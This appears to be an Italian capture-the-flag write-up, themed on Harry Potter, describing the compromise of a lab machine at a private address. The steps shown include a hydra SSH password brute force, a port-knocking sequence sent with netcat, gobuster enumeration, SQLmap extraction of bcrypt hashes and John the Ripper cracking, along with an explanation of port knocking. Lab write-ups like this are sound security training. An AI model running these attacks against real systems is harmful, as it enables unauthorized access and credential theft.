
The Poem

Il testo nascosto si è rivelato essere una poesia. Da essa si evince che in modo romanizzato viene fornito un indizio su quale porta dover rivolgere la nostra attenzione, ovvero l'entrata 2222.

File Edit Search View Document Help



1 Nel bosco incantato, sotto il cielo stellato,
2 Luca e Milena, maghi innamorati, si diedero appuntamento,
3 Era il 22 o il 2222? Un sussurro appena accennato,
4 Un luogo tra verità e illusioni, dove il mondo era diverso.
5
6 Danzarono sotto la luna, nel punto stabilito,
7 Un sentiero nascosto, di magia e mistero avvolto,
8 E se mai vedrai quel luogo, dove il tempo è sospeso,
9 Saprai che lì, tra illusioni e amore, il loro sogno è acceso
10



L'indizio ci ha portati sulla buona strada.
Il passaggio successivo è stato quello di eseguire un attacco alle
parole d'ordine con l'ausilio della spell **hydra**.

*Ad essa, è stato dato come input admin
come nome utente ed un dizionario non troppo grande nella quale
sono però presenti tutte le possibili password comuni*

```
(kali㉿kali)-[~]
$ hydra -l admin -P /usr/share/seclists/Passwords/darkweb2017-top10000.txt ssh://192.168.178.31:2222 -t4 -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 05:41:15
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9999 login tries (l:1/p:9999), ~2500 tries per task
[DATA] attacking ssh://192.168.178.31:2222/
[STATUS] 232.00 tries/min, 232 tries in 00:01h, 9767 to do in 00:43h, 4 active
[STATUS] 228.00 tries/min, 684 tries in 00:03h, 9315 to do in 00:41h, 4 active
[STATUS] 227.57 tries/min, 1593 tries in 00:07h, 8406 to do in 00:37h, 4 active
[2222][ssh] host: 192.168.178.31 login: admin password: admin123
[STATUS] attack finished for 192.168.178.31 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-19 05:49:33
```

Le parole magiche che ci permetteranno l'ingresso alla scuola sono in nostro possesso




**Giuro solennemente di non avere
buone intenzioni**

Fatto il misfatto

A detailed illustration of a medieval-style library. The scene is filled with tall, dark wooden bookshelves packed with books. A large, spiral wooden staircase with a metal railing leads upwards through the center of the room. Several lit candles on stands provide the primary light, casting a warm glow and long shadows. The floor is made of polished wood planks.

all'interno della scuola

La Biblioteca



```
admin@hogtheta:/etc$ bash_completion.d bash.bashrc
admin@hogtheta:/etc$ bash_completion.d bash.bashrc
admin@hogtheta:/etc$ bash.bashrc
-bash: bash.bashrc: command not found
admin@hogtheta:/etc$ cat bash.bashrc
alias accio='echo "giuro"'
alias lumos='echo "solennemente"'
alias nox='echo "di"'
alias protego='echo "non avere"'
alias reducto='echo "buone"'
alias imperius='echo "intenzioni"'
alias confundo='echo "fatto"'
alias expelliarmus='echo "il"'
alias sectumsempra='echo "misfatto"'
admin@hogtheta:/etc$ █
```

Bazzicando all'interno della biblioteca è stato trovato un testo che riportava all'interno di esso 9 alias, ognuno corrispondente ad un incantesimo differente.

Ottenuto questo indizio sono stati lanciati alcuni incantesimi in modo da testare cosa potrebbe accadere... La curiosità per un mago, alimenta la sua magia



Riordinate le parole in base ad una famosa frase di un noto gruppo

I Malandrini

è stato effettuato l'ordinamento dei codici appena trovati. In seguito l'idea per la quale si aveva optato, era che questi codici potessero essere la chiave per aprire la camera dei segreti mediante la tecnica del port knocking, la quale comporta l'utilizzo di una serie di codici che se ordinati ed utilizzati nella corretta sequenza possono portare all'apertura della camera.

- 1 giuro 9220
- 2 solennemente 1700
- 3 di 9991
- 4 non avere 55677
- 5 buone 37789
- 6 intenzioni 7282
- 7 fatto 65511
- 8 il 12000
- 9 misfatto 41002

```
( kali㉿kali )-[~]
```

```
$ nc -z 192.168.178.31 9220
nc -z 192.168.178.31 1700
nc -z 192.168.178.31 9991
nc -z 192.168.178.31 55677
nc -z 192.168.178.31 37789
nc -z 192.168.178.31 7282
nc -z 192.168.178.31 65511
nc -z 192.168.178.31 12000
nc -z 192.168.178.31 41002
```

Port Knocking

Il port knocking è una tecnica di sicurezza utilizzata per nascondere o proteggere l'accesso a servizi su un server, rendendo le porte di rete invisibili fino a quando non viene inviato un particolare modello di tentativi di connessione (knock) come nel caso della nostra avventura. Una volta che il modello corretto è stato riconosciuto, il server sblocca temporaneamente la porta del servizio richiesto.

In seguito alla sequenza corretta, la porta viene quindi aperta in modo temporaneo fornendo l'accesso per un periodo limitato di tempo.

Molto spesso vi è implementato anche un Timeout, facendo sì che dopo un periodo di tempo definito, il firewall torni a bloccare nuovamente la porta, rendendola invisibile.

Vantaggi del Port Knocking

- Esso è molto facile da implementare
- Aumenta la sicurezza poichè le porte risulteranno chiuse di fronte ad una possibile scansione
- È molto leggero poichè non richiede software pesanti o modifiche significative alla configurazione del server.

Svantaggi

- Latenza: L'utente deve completare la sequenza di knock prima di poter accedere al servizio, il che aggiunge un passaggio.
- Sequenze prevedibili: Se la sequenza di knock non è ben protetta o viene intercettata, potrebbe essere usata per accedere al servizio.
- Meno utile contro attacchi mirati: Un attaccante che intercetta il traffico può analizzare la sequenza di knock e replicarla.

*Un'ottima alternativa potrebbe essere l'**SPA** il **Single Packet Authorization** un'evoluzione del door knocking che utilizza un singolo pacchetto cifrato per autenticare e sbloccare un servizio. Esso è molto più efficace poichè:*

- Il pacchetto di autenticazione è cifrato e quindi più difficile da intercettare
- Non richiede sequenze complesse, permettendo quindi di ridurre la latenza



La camera dei segreti è stata **aperta**

```
└$ gobuster dir -u http://192.168.178.31 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.178.31
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.htaccess          (Status: 403) [Size: 279]
/.hta               (Status: 403) [Size: 279]
/.htpasswd          (Status: 403) [Size: 279]
/css                (Status: 301) [Size: 314] [→ http://192.168.178.31/css/]
/images             (Status: 301) [Size: 317] [→ http://192.168.178.31/images/]
/index.php          (Status: 302) [Size: 0] [→ login.php]
/javascript         (Status: 301) [Size: 321] [→ http://192.168.178.31/javascript/]
/oldsite             (Status: 301) [Size: 318] [→ http://192.168.178.31/oldsite/]
/server-status      (Status: 403) [Size: 279]
/tmp                (Status: 200) [Size: 18]

Progress: 4614 / 4615 (99.98%)
=====

Finished
```

La camera dei segreti (22) è ora aperta, ma accedervi è tutt'altro paio di maniche, questo perchè non conosciamo gli incantesimi che i maghi utilizzano per poter valicare la porta in modo sicuro. Un'idea però ha scosso le nostre menti babbane. Per cui è stato deciso tramite Gobuster, di effettuare una scansione più accurata sulla pergamena in modo da rivelare eventuali clausole nascoste all'interno di essa.

John the ripper... in Hogwarts??

```
format(s), including using classes and wildcards
(kali㉿kali)-[~/Desktop]
$ john --format=bcrypt --wordlist=/path/to/wordlist hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Fopen: /path/to/wordlist: No such file or directory

(kali㉿kali)-[~/Desktop]
$ john --format=bcrypt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, it
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:18:22 32.87% 2/3 (ETA: 07:13:27) 0g/s 49.39p/s 197.5c/s 197.50ms

[*] ending @ 06:12:33 /2024-11-20/
```

SQLmap

Database: oldsite		username
Table: users		
[4 entries]		
id password		
1 \$2y\$10\$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK	anna	
2 \$2y\$10\$lNS1EUevEtLqsp.OEq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei	luca	
3 \$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK	marco	
4 \$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy	milena	

E' stato scoperto che la pergamena faceva riferimento ad un vecchio documento il quale era vulnerabile all'incantesimo SQL Injection, ragion per cui mediante una variabile magica SQLmap sono stati recuperati quattro codici hash, nello specifico in formato bcrypt (??), tra i quali quello relativo a Milena la megera, che è stato dato al buon John. John era un vecchio amico, il quale conosceva una magia antica che ha permesso di rivelare la parola d'ordine di cui Milena aveva bisogno. Il risultato è stato **darkprincess**, ovvero la passphrase di Milena

Hash

